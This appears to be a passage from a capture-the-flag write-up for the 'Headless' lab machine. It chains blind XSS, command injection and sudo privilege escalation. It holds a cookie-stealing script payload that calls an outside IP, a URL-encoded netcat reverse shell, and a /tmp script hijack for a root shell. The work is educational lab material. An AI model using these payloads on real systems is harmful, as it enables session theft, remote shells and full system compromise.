
Upon accessing the /dashboard page, i got an unauthorized access message, indicating that authentication is required.

From the lab description and previous findings, I know that the admin will review the reports. So, i can attempt to steal the admin’s cookie using the XSS Vulnerability i found earlier.
To do so, we use the following payload:
<script>fetch("http://10.10.15.119:8000/?"+document.cookie)%3b</script>
<img src="http://10.10.15.119:8000"></img>
This payload sends the admin’s cookie to our server when they visit the page.

I set up a simple HTTP server using Python to listen for incoming requests and capture the cookies, and after some minutes, I received a request containing the admin’s cookie.
python3 -m http.server 8000

With the admin’s cookie in hand, I can now access the admin dashboard by including the stolen cookie in my browser.


..and after a refresh to the page, I am now able to access the admin dashboard successfully.
Command Injection
On the admin dashboard, the only feature i can interact with is the select date field, and it apperars to be vulnerable to command injection.
To test for command injection, I clicked on the generate report, captured the request in Burp Suite, and I just tried to inject a simple command like ;id into the date field, and it worked.


Knowing that i can execute arbitrary commands on the target, i can now leverage this into an interactive shell. I went ahead and crafted a reverse shell payload using bash on a website called revshells.com.
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fbash%20-i%202%3E%261%7Cnc%2010.10.15.119%204444%20%3E%2Ftmp%2Ff


On my local machine, i set up a Netcat listener to catch the incoming connection.
nc -lvnp 4444
After submitting the payload, I received a reverse shell connection back to our machine, and iwas able to get the user flag.
Privilege Escalation
Usually when i obtain a shell on a Linux machine, the first thing i do is check which command the user can execute with root privileges.
sudo -l

The output shows that the user dvir can run the /usr/bin/syscheck command as root without a password.
I try to find exploits for the binary online(usually on gtfobins), but i couldn’t find anything useful.
Next, I check the contents of the /usr/bin/syscheck file to understand what it does, and to have more clue on what to do(you can use LLM to even understand the script).
cat /usr/bin/syscheck
We can see the script above, /usr/bin/syscheck, performs several system checks and maintenance tasks.
First, it verifies if it’s running with root privileges and exits if not.
if [ "$EUID" -ne 0 ]; then
exit 1
fi
It then identifies and displays the last modification time of the kernel vmlinuz* in a human-readable format.

To exploit this, i first create a script in the /tmp folder and name it initdb.sh. The script will spawn a bash shell when executed.
cd /tmp
echo -e '#!/bin/bash\n/bin/bash' > /tmp/initdb.sh

Also, I need to make the script executable.
chmod +x /tmp/initdb.sh

In the above image, you can see initially the script does not have the executable permission when I ls -l, but after running the chmod +x command, the script is now executable, which means we can run it as a program.
Next, we execute the syscheck script with sudo to gain root shell access:
sudo /usr/bin/syscheck

We see that our initdb.sh script gets executed and grants us a root shell.

Lesson Learned
For Attackers
- Enumerate all available services and their versions.
- Blind XSS can be exploited via HTTP headers like User-Agent.
- Stealing cookies can lead to unauthorized access to admin panels.
- Command injection vulnerabilities can provide a pathway to remote code execution.
- Always check for scripts that can be run with elevated privileges for potential privilege escalation.
Conclusion
Headless is a straightforward Linux machine that demonstrates how multiple vulnerabilities can be chained together to achieve full system compromise. It highlights the importance of secure coding practices, proper input validation, and the need for regular security assessments to identify and mitigate potential risks.
Comments powered by Talkyard.